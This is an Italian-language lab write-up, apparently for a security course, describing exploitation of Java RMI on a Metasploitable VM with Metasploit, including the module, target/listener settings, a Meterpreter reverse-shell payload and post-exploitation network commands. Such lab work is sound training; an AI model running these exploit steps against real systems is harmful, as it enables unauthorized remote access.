Rport– Sfruttamento vulnerabilità Java RMI su Metasploitable

1. Obiettivo dell'esercizio

L'obiettivo dell'esercizio è lo sfruttamento di una vulnerabilità presente nel servizio **Java RMI (Remote Method Invocation)** in ascolto sulla **porta TCP 1099** sulla macchina vulnerabile *Metasploitable*, al fine di ottenere una **sessione remota Meterpreter** utilizzando il framework **Metasploit**.
Una volta ottenuto l'accesso remoto, è richiesta la raccolta di specifiche evidenze di sistema.

---

2. Scenario di laboratorio

Macchine coinvolte

Ruolo	Sistema Operativo	Indirizzo IP
Attaccante	Kali Linux	192.168.11.111
Vittima	Metasploitable	192.168.11.112

---

3. Analisi preliminare

È stata inizialmente verificata la connettività di rete tra le due macchine tramite il comando `ping`, confermando la raggiungibilità della macchina vittima.

Successivamente, è stata effettuata una scansione mirata della porta 1099 per identificare il servizio attivo:

```
nmap -sV -p 1099 192.168.11.112
```

L'output ha confermato la presenza del servizio **Java RMI Registry**, noto per vulnerabilità di tipo **Remote Code Execution** se non correttamente configurato.


---

4. Sfruttamento della vulnerabilità

Per lo sfruttamento della vulnerabilità è stato utilizzato il framework **Metasploit**.

4.1 Avvio di Metasploit


```
msfconsole
```



4.2 Selezione dell’exploit

È stato selezionato il modulo:


```
use exploit/multi/misc/java_rmi_server
```



4.3 Configurazione dell’exploit

Sono stati configurati i seguenti parametri:


```
set RHOSTS 192.168.11.112
set RPORT 1099
set LHOST 192.168.11.111
set PAYLOAD java/meterpreter/reverse_tcp
```




4.4 Esecuzione

`exploit`

L'esecuzione dell'exploit ha avuto esito positivo, consentendo l'apertura di una **sessione Meterpreter** sulla macchina vittima.






5. Accesso remoto

Dopo il successo dell’attacco, è stata aperta la sessione Meterpreter:

```
sessions -i 1
```



Questo ha permesso l'interazione diretta con il sistema Metasploitable compromesso.

---

6. Raccolta delle evidenze

6.1 Configurazione di rete

Per ottenere le informazioni relative alla configurazione di rete della macchina vittima è stato utilizzato il comando:

```
ifconfig
```

L'output ha fornito informazioni quali:

- indirizzo IP della macchina vittima,
- netmask,
- interfacce di rete disponibili,
- indirizzi MAC.

6.2 Tabella di routing


Per visualizzare la tabella di routing della macchina vittima è stato utilizzato il comando:

```
route
```

In alternativa, tramite shell di sistema:

```
shell
route -n
```

L'output mostra le rotte configurate, il gateway predefinito e le interfacce associate.



---

7. Risultati ottenuti

- Sfruttamento riuscito della vulnerabilità **Java RMI**
- Ottenimento di una **sessione Meterpreter remota**
- Raccolta completa delle evidenze richieste:
    - configurazione di rete
    - tabella di routing

---

8. Conclusioni

L’esercizio dimostra come servizi legacy o non correttamente configurati, come **Java RMI**, possano rappresentare un serio rischio di sicurezza.
L’utilizzo di Metasploit consente di automatizzare lo sfruttamento di vulnerabilità note e di ottenere rapidamente accesso remoto a sistemi vulnerabili.
Questo laboratorio evidenzia l’importanza di:

- limitare l’esposizione dei servizi di rete,

- applicare aggiornamenti di sicurezza,
- monitorare le porte aperte sui sistemi.